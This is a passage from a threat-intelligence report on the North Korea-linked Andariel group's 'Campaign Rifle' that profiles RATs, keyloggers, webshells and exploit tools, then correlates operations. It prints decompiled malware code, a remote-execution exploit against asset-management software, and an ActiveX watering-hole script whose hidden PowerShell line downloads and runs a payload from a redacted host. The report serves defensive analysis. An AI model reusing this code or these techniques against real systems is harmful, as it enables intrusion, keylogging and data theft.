If the agent operates normally, it tries to access port 443 with hard-coded C&C IP. It is presumed that the well-known 443 port is used instead of random port in the purpose of evade firewall. After executing the command that is received from the server, the result is sent to the server and stored as a file in the local temporary path.

■ Saving result after executing command

```
signed int __usercall cmd_echo_buf_4014A0@<eax>(int a1@<edi>, int a2@<esi>)
{
  CHAR Buffer; // [esp+0h] [ebp-310h]@1
  char v4; // [esp+1h] [ebp-30Fh]@1
  CHAR CmdLine; // [esp+104h] [ebp-20Ch]@1
  char v6; // [esp+105h] [ebp-20Bh]@1

  Buffer = 0;
  memset(&v4, 0, 0x103u);
  CmdLine = 0;
  memset(&v6, 0, 0x207u);
  GetSystemDirectoryA(&Buffer, 0x103u);
  sprintf(&CmdLine, "%sWWcmd.exe /c echo | %s > %s", &Buffer, a2, a1);
  WinExec(&CmdLine, 0);
  return 1;
}
```

Type B

This is an agent connected with RAT server Type B. Like Type A, it connects to hard-coded C&C IP. Each agent is distinguished by "computername_username".

■ Generating a RAT Client Identifier

```
GetComputerNameA(&Buffer, (LPDWORD)&v1);
v1 = 259;
GetUserNameA(&v4, (LPDWORD)&v1);
sprintf(dword_415CB0, "%s_%s", &v4, &Buffer);
return 1;
```

The agent consists of 10 commands in the form of switch case and receives the command code remotely so that only the specified command is executed.

Command	Function
'P' (0x50)	Checkthe process list
'F' (0x46)	Command execution
'G' (0x47)	Check communication availability
'J' (0x4A)	Write file
'H' (0x48)	Library Loading
'I' (0x49)	Library Unloading
'<' (0x3C)	Check infected PC Drive Information
'=' (0x3D)	Check File Retrieval
'B' (0x42)	Process execution
'C' (0x43)	Process execution
'D' (0x44)	Search File
'E' (0x45)	File Write
'>' (0x3E)	File Contents Search Result Transfer
'@' (0x40)	File Download

Type C

Although the communication with the server cannot be analyzed in detail without having the server program of the RAT client Type C, some communication methods can be confirmed through the Type C code. The commands and functions received from the server are as follows.

Command	Function
0x8	Create and execute additional malware
0x1C	Sleep for certain time as commanded by the server
0xA	Transmitspecific file contents to the server
0xF	Injectspecific value into memory
0xB	Create file
0x1F	Execute file
0x1E	Create file
0x21	Mark if infected

■ C&C Commands and functions

```
  sub_401000((void *)(a1 + 16));            // CreateFile and Execute
  result = 0;
  break;
case 0x1C:
  v3 = atoi((const char *)(a1 + 16));       // Sleep during amount of v2 * 1000
  Sleep(1000 * v3);
  result = 0;
  break;
case 0xA:
  sub_4013B0(a1 + 16, v1);                  // Create and Read File
  result = 0;
  break;
case 0xF:
  v4 = (char *)(a1 + 16);
  do
    v5 = *v4++;
  while ( v5 );
  memcpy(&unk_4170C0, (const void *)(a1 + 16), (size_t)&v4[-a1 - 17]);
  result = 0;
  break;
case 0xB:
  sub_4014B0((LPCVOID)(a1 + 16));           // WriteFile
  result = 0;
  break;
case 0x1F:
  ShellExecuteA(0, "open", (LPCSTR)(a1 + 16), 0, 0, 5);// ShellExecute
  result = 0;
  break;
case 0x1E:
  WriteFile_sub_401580((const char *)(a1 + 16));
  result = 0;
  break;
case 0x21:
  flagbit2_dword_4171C4 = 1;
  goto LABEL_12;
```

Vulnerability exploit tool

A number of cases of vulnerability attacks against software used only in South Korea were identified during the initial attack on the target or the lateral attack after the infiltration. Some operations appear to have attacked software development company for the purpose of searching for vulnerabilities. In addition, after the vulnerability of a specific software is patched, another vulnerability is found to be used. This shows they are actively discovering and utilising software vulnerabilities.

The vulnerabilities used in the attacks are all patched at this time of writing and are not covered in detail here. The attacker creates a program to attack a vulnerability, exploits it remotely or directly after entering an internal network, and in case of ActiveX vulnerability, it compromises the distribution server then use it for a watering hole attack. Bluenoroff is known to use exploit kits mainly, but in the case of Andariel, it often uses vulnerabilities in ActiveX control or vulnerabilities in the enterprise security solutions (Antivirus, DRM, DLP, etc.) that are only used in South Korea .

Vulnerability Exploit Tool #1

It is a tool for attacking remote command execution vulnerability of Antivirus management server and agent. It has functions such as sending and receiving files and executing commands.

■ Antivirus vulnerability exploit tool

```
C:₩>exploit.exe
+++  TargetIP TargetPort commandType arg1 arg2 arg3
+++      SendFile calc.exe /tmp/calc.tmp
+++      GetFile /tmp/calc.tmp c:₩temp₩calc.exe
+++      Scan
+++      Update
+++      Run c:₩windows₩notepad.exe 1.txt system(administrator)
+++      Restart
+++      ServerUpdate
```

Vulnerability exploit tool #2

This is malicious code that exploits vulnerability in an asset management solution by Company M. It scans a server using vulnerable ports of the solution, selects an attack target, and performs a remote code execution attack using the corresponding tool.

■ Asset management solution vulnerability attack tool

```
*(_DWORD *)&name.sa_data[2] = inet_addr(argv[1]);
v4 = argv[2];
name.sa_family = 2;
v5 = atoi(v4);
*(_WORD *)&name.sa_data[0] = htons(v5);
v6 = socket(2, 1, 0);
v7 = v6;
if ( v6 == -1 )
{
  printf("Socket Error!₩r₩n");
  return 0;
}
if ( connect(v6, &name, 16) == -1 )
{
  printf("Connect Error!₩r₩n");
  return 0;
}
printf("Connect Success!₩r₩n");
memset(&buf, 0, 0x400u);
v8 = recv(v7, &buf, 1024, 0);
send(v7, ::buf, v8, 0);
send(v7, aFile_remote_ex, 158, 0);
closesocket(v7);
```

```
.data:0040CE18 aFile_remote_ex db '[FILE_REMOTE_EXEC]',0Dh,0Ah ; DATA XREF: _main+14B↑o
.data:0040CE18                 db 'FILE_PATH=C:\WINDOWS',0Dh,0Ah
.data:0040CE18                 db 'FILE_NAME=V3PScan.exe',0Dh,0Ah
.data:0040CE18                 db 'FILE_COMMAND=',0Dh,0Ah
.data:0040CE18                 db 'FILE_OPTION=1',0Dh,0Ah
.data:0040CE18                 db 'FILE_ORG_PATH=C:\WINDOWS',0Dh,0Ah
.data:0040CE18                 db '[JOBINFOEX]',0Dh,0Ah
.data:0040CE18                 db 'JOBINDEX=0',0Dh,0Ah
.data:0040CE18                 db 'PRIORITY=0',0Dh,0Ah,0
```

Vulnerability exploit tool #3

Below is part of the malicious script discovered in May 2017 that distributed Rifle family malware through vulnerability in the end-user and enterprise environment. In order to attack only certain corporate employees, Andariel is distributing malicious code using a watermarking technique as follows. The "$ prefix1" variable is set with IP belonging to specific company and it is set to prevent malicious actions when the user is coming from non-specified IP.

■ Attack targeted specific IP range

```
$allpath = "[redacted]/public_html/data/up/all.log";

$prefix1 = "[redacted].67.";

if(strstr($_SERVER['REMOTE_ADDR'],$prefix1) == FALSE){
    return;
}
```

If a victim is an employee of specific organization, malware is served through a zero-day vulnerability and executed.

■ Active-X Vulnerability Exploit code

```
}
if (check('[redacted]')) {
    var obj = new ActiveXObject('[redacted]');
    var phkResult;
    var ret = 1;
    obj['nDestDir'] = 0x63;
    var dd = new Date();
    var Hours = dd['getHours']();
    var Minutes = dd['getMinutes']();
    Minutes += 2;
    var test = Hours + ':' + Minutes;
    var tt = 'cmd /c c:\\windows\\system32\\at.exe ' + test + ' powershell -nop -nologo -wind hidden  (New-Object System.Ne
        [redacted]/rss.php\',\'c:\windows\temp\iexplore.exe\');(New-Object -com Shell.Application).ShellEx
        explore.exe\');';
    [redacted]
}
```

Vulnerability exploit tool #4

Vulnerability exploit tool #4 was found at a time close to when vulnerability exploit tool #3 was found. Below is a malicious script that identifies a total of nine ActiveX installations. It is difficult to confirm whether the vulnerability exists on those as the exploit codes were not found yet. The Financial Security Institute is close-monitoring of similar attacks that may occur in the future.

■ Identifying the installation of specific Active-X Programs

```
function check(progid){
    var installed;
    try{
        var axObj= new ActiveXObject(progid);
        if(axObj){
            installed = true;
        } else {
            installed = false;
        }
    }catch(e){
        installed =false;
    }
    return installed;
}
if (check('                plugin.1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=1" width="0" height="0">';
        document.write(logstr1);
}
if (check('                derX.1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=2" width="0" height="0">';
        document.write(logstr1);
}
if (check('                anCtrl.1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=3" width="0" height="0">';
        document.write(logstr1);
}
if (check('              1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=4" width="0" height="0">';
        document.write(logstr1);
}
if (check('                .1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=5" width="0" height="0">';
        document.write(logstr1);
}
if (check('                .1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=6" width="0" height="0">';
        document.write(logstr1);
}
if (check('                l.1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=7" width="0" height="0">';
        document.write(logstr1);
}
if (check('                l.1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=8" width="0" height="0">';
        document.write(logstr1);
}
if (check('                1Ctrl.1')){
        var logstr1 = '<img src="http://       /news/up/set.php?num=9" width="0" height="0">';
        document.write(logstr1);
}
```

Vulnerability exploit tool #5

The following is a part of a script that distributed malicious code using the ActiveX vulnerability in November, 2016, and it is similar to the distributed malware code of vulnerability attack tool # 3. At the time, Andariel also used watering hole techniques to spread malicious code to attack only specific corporate employees.


■ Active X vulnerability exploit code

```
function check(progid){
    var installed;
    try{
        var axObj= new ActiveXObject(progid);
        if(axObj){
            installed = true;
        } else {
            installed = false;
        }
    }catch(e){
        installed =false;
    }
    return installed;
}
if (check('[redacted]Ctrl64.1')){
        var obj2= new ActiveXObject('[redacted]Ctrl64.1');
        obj2.InstallModule("[redacted].vcs");
        var logstr1 = '<img src="[redacted].com/xe/files/log1.php" width="0" height="0">';
        document.write(logstr1);
}
var logstr = '<img src="[redacted].com/xe/files/log.php" width="0" height="0">';
document.write(logstr);
```

Publicly available RAT


In addition to its own RAT, Andariel also modified the RAT program released on the Internet and used it to attack such as Aryan, Xtreme RAT, Ghost RAT, and F.B.I RAT. In addition, dozens of RAT source code downloaded by attackers are expected to continue to be used in future attacks. In the Ghost RAT, programs with Korean language expressions that are not used in South Korea such as “문자렬(strings)" and “통보문현시(present notification)”.

■ Publicly available RAT source code downloaded by Andariel




Below is the RAT used by Andariel for actual attacks.


■ Xtreme RAT




■ Ghost RAT



■ Trochillus RAT



■ F.B.I RAT




Keylogger

Keylogger captures the current time, window title, clipboard contents and keyboard keystroke events, then encrypts it through XOR transform, and records the collected contents to file. The log file name is hard-coded in encrypted form in the keylogger code as shown in the figure below, and the plain text file name can be obtained by decoding the binary data value (cipher text) generated after Base64 decoding using the SUBS transform. This log file is created under C:\Windows\System32 and stores the collected information.

■ Process of decrypting encrypted string

```
GetSystemDirectoryA(&Buffer, 0x104u);
v0 = &v15;
do
  v1 = (v0++)[1];
while ( v1 );
*(_WORD *)v0 = 92;
dwSize = 0;
v2 = sub_401260(20, "+pckL8P0F20agR24oMw=", (int *)&dwSize);
```




■ String conversion in each steps

1. Ciphertext	+pckL8P0F20agR24oMw=
2. Base64 decoding	\xfa\x97$/\xc3\xf4\x17m\x1a\x81\x1d\xb8\xa0\xcc
3. Plaintext (SUBS transform)	FMSV123897.log

The keylogger encrypts the key value entered by the victim using the XOR transform, and encodes the generated binary data value with the Base64 algorithm to generate the final cipher text.

■ Key input value encryption process



In order to decrypt the encrypted value stored in the log file into the plaintext, the process of generating the ciphertext is performed in reverse order. Deciphering the ciphertext with the Base64 algorithm and XOR transforming can be used to obtain the collected plaintext.

Below is the keylogger found in other operations and is made with relatively simple code. It saves the plaintext without encoding the captured keylog data.


■ Simple keylogger without encoding process

```
result = OpenClipboard(0);
if ( result )
{
  v3 = GetClipboardData(1u);
  v4 = v3;
  if ( v3 )
  {
    v5 = (const char *)GlobalLock(v3);
    v6 = v5;
    if ( v5 )
    {
      if ( strlen(v5) != dword_40D960 || 0 != dword_40D964 )
      {
        dword_40D960 = strlen(v6);
        dword_40D964 = 0;
        WriteFile(a2, "WrWnWtWtWt[CLIpBOARD]Wt", 0x11u, &NumberOfBytesWritten, 0);
        WriteFile(a2, v6, strlen(v6), &NumberOfBytesWritten, 0);
        v7 = (int)(v6 - 1);
        do
          v8 = *(_BYTE *)(v7++ + 1);
        while ( v8 );
        *(_WORD *)v7 = 2573;
        *(_BYTE *)(v7 + 2) = 0;
      }
      GlobalUnlock(v4);
    }
  }
  result = CloseClipboard();
}
return result;
```

Webshell

Several types of WebShell programs were found in university labs and small/medium enterprise homepages that were used as C&C servers. Among these, "404 Not Found Shell V" web shell which disguised as 404 error page was also found in GHOSTRAT, VANXATM and MAYDAY operation. Webshells from these operations used same password.

■ 404 Not Found shell



04
Correlation Analysis

Correlation analysis

Based on the results of TTP and malicious code profiling, we can see the relationship between operations. As mentioned in some of the operations, the use of the same C&C server and the use of malicious code containing the same transforms have been confirmed, and based on these associations, we can determine these are the same actor's campaign.

Commonly used in all operations, Andariel's unique transform for string conversion is found. The comparison table for each operation's use of transform module is as follows.

■ Comparison table for using Transform module by operation


Operation	DARKSEOUL	INITROY	GHOSTRAT	DESERTWOLF	BLACKSHEEP	VANXATM	MAYDAY
RIFLE XOR Transform	O	X	O	O	O	O	O
RIFLE FE Transform	O	O	O	O	O	X	O
RIFLE S Transform	O	X	O	O	O	X	O
RIFLE SUBS Transform	O	X	X	O	O	O	X

The same C&C server was used in different operations (INITROY-XEDA-GHOSTRAT, BLACKSHEEP-DESERTWOLF, GHOSTRAT-VANXATM). In the DESERTWOLF and VANXATM operations, the same keylogger program and XOR key were found in the same transform. In GHOSTRAT, VANXATM and MAYDAY operation, the same WebShell program with the same user password was found.

The C&C server used in INITROY operation was traced to have launched a large-scale port scan prior to attacking the asset management solution vulnerability used in the GHOSTRAT operation to select the target.

Among the vulnerabilities used in the attack, INITROY used the code signing certificate stolen from Company I*** and attacked the Company I*** using the vulnerability in Company N***'s information leakage prevention solution. In BLACKSHEEP operation, exploits against another vulnerabilities in solutions of Company I and Company N*** were found in the same distribution server. In addition, a record of attempted access to the BLACKSHEEP distribution server was found from the compromised internal server of the VANXATM operation.

Campaign Rifle Relation Map



05
Recent Trends

Recent Trends

